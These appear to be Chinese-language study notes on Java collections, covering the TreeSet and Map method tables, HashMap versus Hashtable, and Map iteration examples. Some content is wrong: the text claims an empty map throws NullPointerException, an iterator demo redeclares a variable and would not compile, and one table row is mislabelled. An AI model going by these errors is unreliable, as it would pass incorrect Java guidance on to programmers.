| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) | [**ceiling**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#ceiling(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) e) 返回此 set 中大于等于给定元素的最小元素；如果不存在这样的元素，则返回 null。 | |
| void | [**clear**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#clear())() 移除此 set 中的所有元素。 | |
| [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) | [**clone**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#clone())() 返回 TreeSet 实例的浅表副本。 | |
| [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**comparator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#comparator())() 返回对此 set 中的元素进行排序的比较器；如果此 set 使用其元素的[自然顺序](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Comparable.html)，则返回 null。 | |
| boolean | [**contains**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#contains(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o) 如果此 set 包含指定的元素，则返回 true。 | |
| [Iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Iterator.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**descendingIterator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#descendingIterator())() 返回在此 set 元素上按降序进行迭代的迭代器。 | |
| [NavigableSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\NavigableSet.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**descendingSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#descendingSet())() 返回此 set 中所包含元素的逆序视图。 | |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) | [**first**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#first())() 返回此 set 中当前第一个（最低）元素。 | |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) | [**floor**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#floor(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) e) 返回此 set 中小于等于给定元素的最大元素；如果不存在这样的元素，则返回 null。 | |
| [SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**headSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#headSet(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) toElement) 返回此 set 的部分视图，其元素严格小于 toElement。 | |
| [NavigableSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\NavigableSet.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**headSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#headSet(E, boolean))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) toElement, boolean inclusive) 返回此 set 的部分视图，其元素小于（或等于，如果 inclusive 为 true）toElement。 | |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) | [**higher**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#higher(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) e) 返回此 set 中严格大于给定元素的最小元素；如果不存在这样的元素，则返回 null。 | |
| boolean | [**isEmpty**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#isEmpty())() 如果此 set 不包含任何元素，则返回 true。 | |
| [Iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Iterator.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**iterator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#iterator())() 返回在此 set 中的元素上按升序进行迭代的迭代器。 | |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) | [**last**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#last())() 返回此 set 中当前最后一个（最高）元素。 | |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) | [**lower**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#lower(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) e) 返回此 set 中严格小于给定元素的最大元素；如果不存在这样的元素，则返回 null。 | |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) | [**pollFirst**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#pollFirst())() 获取并移除第一个（最低）元素；如果此 set 为空，则返回 null。 | |
| [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) | [**pollLast**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#pollLast())() 获取并移除最后一个（最高）元素；如果此 set 为空，则返回 null。 | |
| boolean | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#remove(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) o) 将指定的元素从 set 中移除（如果该元素存在于此 set 中）。 | |
| int | [**size**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#size())() 返回 set 中的元素数（set 的容量）。 | |
| [NavigableSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\NavigableSet.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**subSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#subSet(E, boolean, E, boolean))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) fromElement, boolean fromInclusive, [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) toElement, boolean toInclusive) 返回此 set 的部分视图，其元素范围从 fromElement 到 toElement。 | |
| [SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**subSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#subSet(E, E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) fromElement, [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) toElement) 返回此 set 的部分视图，其元素从 fromElement（包括）到 toElement（不包括）。 | |
| [SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**tailSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#tailSet(E))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) fromElement) 返回此 set 的部分视图，其元素大于等于 fromElement。 | |
| [NavigableSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\NavigableSet.html)<[E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html)> | [**tailSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html#tailSet(E, boolean))([E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\TreeSet.html) fromElement, boolean inclusive) 返回此 set 的部分视图，其元素大于（或等于，如果 inclusive 为 true）fromElement。 | |
| **从类 java.util.**[**AbstractSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractSet.html)**继承的方法** | | |
| [equals](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractSet.html#equals(java.lang.Object)), [hashCode](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractSet.html#hashCode()), [removeAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractSet.html#removeAll(java.util.Collection)) | | |
| **从类 java.util.**[**AbstractCollection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html)**继承的方法** | | |
| [containsAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#containsAll(java.util.Collection)), [retainAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#retainAll(java.util.Collection)), [toArray](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#toArray()), [toArray](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#toArray(T[])), [toString](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#toString()) | | |
| **从类 java.lang.**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**继承的方法** | | |
| [finalize](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#finalize()), [getClass](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#getClass()), [notify](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notify()), [notifyAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notifyAll()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long)), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long, int)) | | |
| **从接口 java.util.**[**Set**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)**继承的方法** | | |
| [containsAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html#containsAll(java.util.Collection)), [equals](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html#equals(java.lang.Object)), [hashCode](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html#hashCode()), [removeAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html#removeAll(java.util.Collection)), [retainAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html#retainAll(java.util.Collection)), [toArray](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html#toArray()), [toArray](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html#toArray(T[])) | | |

**接口 Map<K,V> 映射表**

Map是一种依照键（key）存储元素的容器，键（key）很像下标，在List中下标是整数。在Map中键（key）可以是任意类型的对象。每个键（key）都有一个对应的值（value）。一个键（key）和它对应的值构成map集合中的一个元素。键不可以重复，值可以重复。

Map集合没有直接取出元素的方法，而是先转成Set集合，在通过迭代获取元素。

要保证键的唯一性，需要覆盖hashCode方法，和equals方法。

TreeMap:底层是二叉树数据结构。可以按键排序。需使用Comparable或Comparator进行比较排序。return 0，来判断键重复。

**HashMap和Hashtable（散列表）的区别**

HashMap：非线程安全（不同步）/效率高/允许键值为null/无contains方法

Hashtable：线程安全（同步）/效率低/不允许键值为null/有contains方法

ConcurrentHashMap：并发处理且线程安全！

[**遍历Map对象的2种方法**](http://blog.csdn.net/tjcyjd/article/details/11111401)

**方法一 在for-each循环中使用entries来遍历**

这是最常见的并且在大多数情况下也是最可取的遍历方式。在键值都需要时使用。

1. Map<Integer, Integer> map = **new** HashMap<Integer, Integer>();
2. **for** (Map.Entry<Integer, Integer> entry : map.entrySet()) {
3. System.out.println("Key = " + entry.getKey() + ", Value = " + entry.getValue());
4. }

注意：for-each循环在Java 5中被引入所以该方法只能应用于[java](http://lib.csdn.net/base/java) 5或更高的版本中。如果你遍历的是一个空的map对象，for-each循环将抛出NullPointerException，因此在遍历前你总是应该检查空引用。

**方法二 在for-each循环中遍历keys或values。**

如果只需要map中的键或者值，你可以通过keySet()方法或values()方法来实现遍历，而不是用entrySet。

1. Map<Integer, Integer> map = **new** HashMap<Integer, Integer>();
2. //遍历map中的键，可进一步取得值（不推荐）
3. **for** (Integer key : map.keySet()) {
4. System.out.println("Key = " + key);
5. System.out.println("Value = " + map.get(key)); **//不推荐通过key找value来遍历，性能差**
6. }
7. //遍历map中的值
8. **for** (Integer value : map.values()) {
9. System.out.println("Value = " + value);
10. }

**总结**

如果仅需要键(keys)或值(values)使用方法二。如果键值都要使用方法一。如果使用的语言版本低于java 5，或是打算在遍历时删除entries，必须使用迭代器模式。

**使用迭代器模式来遍历Map对象：**

|  |
| --- |
| **import** java.util.HashMap;  **import** java.util.Iterator;  **import** java.util.Map;  **import** java.util.Set;  **public** **class** Demo {  **public** **static** **void** main(String[] args) {  Map<Integer, String> map = **new** HashMap<Integer, String>();  map.put(1, "aaaa");  map.put(2, "bbbb");  map.put(3, "cccc");  **// 第一种方式: 获取键或值**  // 使用 Set<K> keySet(); 获取所有key。可以进一步获取value。  // 对原Map的更改可在Set中反映出来，反之亦然。  Set<Integer> ks = map.keySet();  Iterator<Integer> it = ks.iterator();  **while** (it.hasNext()) {  Integer key = it.next();  String value = map.get(key); **//不推荐通过key找value来遍历，性能差**  System.*out*.println("key=" + key + " value=" + value);  }  // 通过 Collection<V> values(); 获取所有value，无法进一步获取key。  // 对原Map的更改可在Collection中反映出来，反之亦然。  Collection<String> vs = map.values();  Iterator<String> it = vs.iterator();  **while** (it.hasNext()) {  String value = it.next();  System.*out*.println(" value=" + value);  }    **// 第二种方式：获取键和值**  // 通过 Set<Map.Entry<K,V>> entrySet(); 获取所有Map.Entry对象，再进一步获取key和value  // 对原Map的更改可在Set中反映出来，反之亦然。  Set<Map.Entry<Integer, String>> es = map.entrySet();  Iterator<Map.Entry<Integer, String>> it = es.iterator();  **while** (it.hasNext()) {  // 返回的是封装了key和value对象的Map.Entry对象  Map.Entry<Integer, String> en = it.next();  // 获取Map.Entry对象中封装的key对象和value对象  Integer key = en.getKey();  String value = en.getValue();  System.*out*.println("key=" + key + " value=" + value);  }  }  } |

|  |  |
| --- | --- |
| **嵌套类摘要** | |
| static interface | [**Map.Entry**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.Entry.html)**<**[**K**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.Entry.html)**,**[**V**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.Entry.html)**>** 映射项（键-值对）。 |
| **方法摘要** | |
| [**增**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)**（改）** |  |
| [**V**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html) | [**put**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#put(K, V))([K](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html) key, [V](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html) value) 添加指定的映射关系：若映射中尚无指定建，添加键值对并返回null；若映射中已有指定建，**替换**并返回原值（可选操作）。 |
| **default V** | **[putIfAbsent](file:///E:\\%E7%BC%96%E7%A8%8B\\%E8%BE%BE%E5%86%85\\%E6%96%87%E6%A1%A3\\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\\jdk8-docs\\api\\java\\util\\Map.html" \l "putIfAbsent-K-V-)**([K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) key, [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) value) 添加指定的映射关系（若不存在）：若映射中尚无指定建，添加键值对并返回null；若映射中已有指定建，**不替换**而返回原值。 |
| **void** | [**putAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#putAll(java.util.Map))([Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<? extends [K](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html),? extends [V](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)> m) 从指定映射中将所有映射关系复制到此映射中（可选操作）。 |
| **删** |  |
| [**V**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html) | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#remove(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) key) 删除指定键的映射关系，返回被删除的值（可选操作）。 |
| **default boolean** | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#remove-java.lang.Object-java.lang.Object-)([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\lang\Object.html) key, [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\lang\Object.html) value) 删除指定的映射关系，返回成功与否布尔值（可选操作）。 |
| **void** | [**clear**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#clear())() 清空映射关系（可选操作）。 |
| **改** |  |
| **default V** | [**replace**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#replace-K-V-)([K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) key, [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) value) 将指定键对应的值替换为指定值，返回被替换的值。 |
| **default boolean** | [**replace**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#replace-K-V-V-)([K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) key, [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) oldValue, [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) newValue) 将指定映射关系中的原有值替换为新值，返回成功与否布尔值。 |
| **default boolean** | [**replace**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#replace-K-V-V-)**All**([K](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) key, [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) oldValue, [V](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html) newValue) 将指定映射关系中的原有值替换为新值，返回成功与否布尔值。 |
| **default void** | [**replaceAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html#replaceAll-java.util.function.BiFunction-)([**BiFunction**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\function\BiFunction.html)<? super [**K**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html),? super [**V**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html),? extends [**V**](file:///E:\%E7%BC%96%E7%A8%8B\%E8%BE%BE%E5%86%85\%E6%96%87%E6%A1%A3\%E8%BE%BE%E5%86%85%E5%BC%80%E5%8F%91%E6%96%87%E6%A1%A3%E6%9C%8D%E5%8A%A1%20V1.18\jdk8-docs\api\java\util\Map.html)> function)  Replaces each entry's value with the result of invoking the given function on that entry until all entries have been processed or the function throws an exception. |
| **查** |  |
| [**V**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html) | [**get**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html#get(java.lang.Object))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) key) 返回指定键所映射的值；若无指定键或值为null则返回null。 |
